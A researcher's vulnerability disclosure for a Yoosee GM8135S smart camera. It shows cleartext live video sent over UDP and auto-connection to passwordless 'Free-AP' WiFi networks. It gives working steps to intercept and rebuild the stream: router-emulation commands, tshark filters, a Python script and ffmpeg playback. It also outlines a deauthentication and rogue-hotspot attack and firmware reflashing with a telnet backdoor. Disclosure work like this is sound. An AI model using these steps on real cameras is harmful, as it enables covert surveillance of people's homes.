A zero-day vulnerability on a popular smart camera.
---
##### Details
`Target`: Yoosee Smart Camera (GM8135S SoC) versions up to and including 21.00.01.36 (and possibly others)
`Vulnerability:` CWE-319 Cleartext Transmission of Sensitive Information, CWE-1188 Insecure Default Initialization of Resource and CWE-345 Insufficient Verification of Data Authenticity
`Summary:` Cleartext Transmission of Sensitive Information in the Shenzhen Gwell Times Technology Yoosee GM8135S Camera /npc/npc binary allows a network-positioned attacker to intercept and reconstruct live UDP video streams transmitted from the camera **during an active live stream**. Additionally, the device is configured to auto connect to different default WiFi SSIDs without a password, making sniffing easier when it is possible to be in close proximity from target device.
---
# Target Device


The target device is a camera from Gwell Times (HK) Co., Limited with a Grain Media GM8135S System-on-Chip that can be connected to the internet via WiFi or Ethernet. The camera is paired with a Yoosee mobile app to view video and audio stream, send mic audio, and control the camera.
It is a popular smart camera that can be bought in online shopping applications such as Lazada, Shopee or Tiktok for around ₱400-800
**Additional background information**:
Prior to discovering all this, the SPI flash (XM25QH64) stores the firmware of the CCTV. It does not properly verify the firmware, so an attacker can extract the firmware, modify and reflash it back to the flash chip. There is no firmware verification checks on the device.
To assist me with testing, I set a shell telnet backdoor (via BusyBox already installed) so I can check the system live.
---
# Interception Environment
To mimic a upstream network device, the camera was connected to a laptop via an RJ45 cable. The laptop was setup with network forwarding and DHCP to act as a router while sniffing packets using wireshark
**Setting up Linux with port forwarding**:
```sh
sudo sysctl -w net.ipv4.ip_forward=1
```
> This allows the laptop to forward requests from camera to the actual router the laptop is connected to via WiFi
**Setting up a DHCP server**:
```sh
sudo dnsmasq --interface=enp1s0 --dhcp-range=192.168.2.10,192.168.2.50,255.255.255.0,12h
```
> This allows the camera to receive a valid IP address
**Assign ethernet interface IP for laptop**:
```sh
sudo ip addr add 192.168.2.1/24 dev enp1s0
```
**Setting up network forwarding from wired interface to wireless interface (with internet):**
```sh
sudo iptables -t nat -A POSTROUTING -o wlp2s0 -j MASQUERADE
```
> This allows proper NAT from the camera to the wifi interface
Once above are setup:
1) Plug RJ45 cable to camera and laptop ethernet ports
2) Wireshark sniffs the packet on the ethernet interface
3) Yoosee Mobile App is opened (app must be setup to connect to the camera prior) and simply watch the video stream
This setup mimics a camera sending packets, including cleartext video frames, to any upstream network devices malicious or not. Including but not limited to:
- routers
- other devices in the same network
- ISP
---
# Proof of Concept
Packets sniffed during an active live stream contains raw UDP frames of the stream. To reconstruct, we use **tshark** to filter the frames.
This shows us which UDP stream has the most frames
```sh
tshark -r cctv.pcapng -q -z conv,udp
```
Port **8255** contains most of the frames sent to a **PUBLIC IP ADDRESS**, we extract its data in hex format to a text file.
```sh
tshark -r cctv.pcapng -Y "udp.port == 8255" -T fields -e udp.payload > clean_camera_hex.txt
```
We use a Python script to strip the first 80 header bytes and extract only the raw H.264 frames.
---
```py
import sys
inf = open(sys.argv[1], "r") # clean_camera_hex.txt
out = open(sys.argv[2], "w") # final.txt
for line in inf.readlines():
out.write(line[80:])
inf.close()
out.close()
# run this as: python3 snippet.py clean_camera_hex.txt final.txt
```
By analyzing the packets, I was able to conclude that the structure of each frames transmitted looks roughly like this:

The headers (first 80 bytes) doesn't seem to contain anything useful, mostly repeated bytes, counters, or checksums. Worth considering that not all packets contain an H.264 frame. They also contain (possibly) floating point values, which may be sensor telemetry.
Decode hex to binary
```sh
xxd -r -p final.txt > stream.bin
```
Play the frames
```sh
ffplay stream.bin
```
...or decode it to MP4
```sh
ffmpeg -i frames -c:v libx264 -pix_fmt yuv420p -crf 18 output.mp4
```
Sample unencrypted video transmission captured: (mosaic used for privacy)
*This goes over the internet btw*
The device is also configured to automatically connect to WiFi networks with SSID: "Free-AP0", "Free-AP1", "Free-AP2", "Free-AP3" without the need for any password. Due to this reason, an attacker does not strictly need to be network positioned, and sniffing can be possible by setting up a WiFi network in proximity of the target device and force the device to connect to the SSID by deauthentication from the WiFi SSID it is already connected to.
Below is a screenshot of my Android phone with a Hotspot set to "Free-AP0" without a password, and automatically an unknown device connected (that was the Yoosee Smart Camera).


This is because by default the device is configured to connect to them through `wpa_supplicantX.conf` files, which is used by the **wpa_supplicant** daemon in Linux controlling the wireless WPA driver to connect to WiFi networks. The picture below shows the live filesystem of the camera with the multiple wpa_supplicant configuration files.
---
# Impact
An attacker does not need to authenticated on the camera, and only needs to be in between the camera and server routing or in the same network where sniffing is possible. If the camera is installed in homes or sensitive business environments where privacy are expected, an **attacker can passively monitor the environment without triggering any alarms or authentication failures.
The budget cost of this smart camera paired with little to no setup and maintenance makes it an attractive choice for homes and offices while unwittingly allowing themselves to be viewed by anyone.
---
# Disclosure Timeline
`June 06, 2026`: Vendor is informed via email
`June 07, 2026`: CVE ID Reservation for Cleartext transmission
`July 12, 2026`: Follow up CVE ID Reservation
`July 19, 2026`: CVE ID Reservation for Insecure Default Initialization of Resource
`July 20, 2026`: Writeup publicized
**Remediation:** As of the date of publication, the vendor has not released a firmware update to resolve this issue.
**Mitigation:** (1) Users are strongly advised to isolate these cameras onto a dedicated, non-routable IoT VLAN with strict firewall rules blocking all outbound internet access.
To retain remote viewing capabilities without relying on the vulnerable Yoosee P2P infrastructure, users can capture the camera's local RTSP stream (`rtsp://admin:[PASSWORD]@[IP_ADDRESS]:554/onvif1`) and route it through a secure, self-hosted Network Video Recorder (NVR) or reverse proxy that enforces TLS. The RTSP password can typically be found on the device's physical sticker label or configured via Yoosee's NVR settings.
(2) If local isolation and secure routing are not possible, users should transition to devices that mandate transport-layer encryption by default.
(3) To prevent attackers from deauthenticating the device from your WiFi and auto-reconnecting to a maliciously set up WiFi network, it is recommended to connect it via Ethernet cable.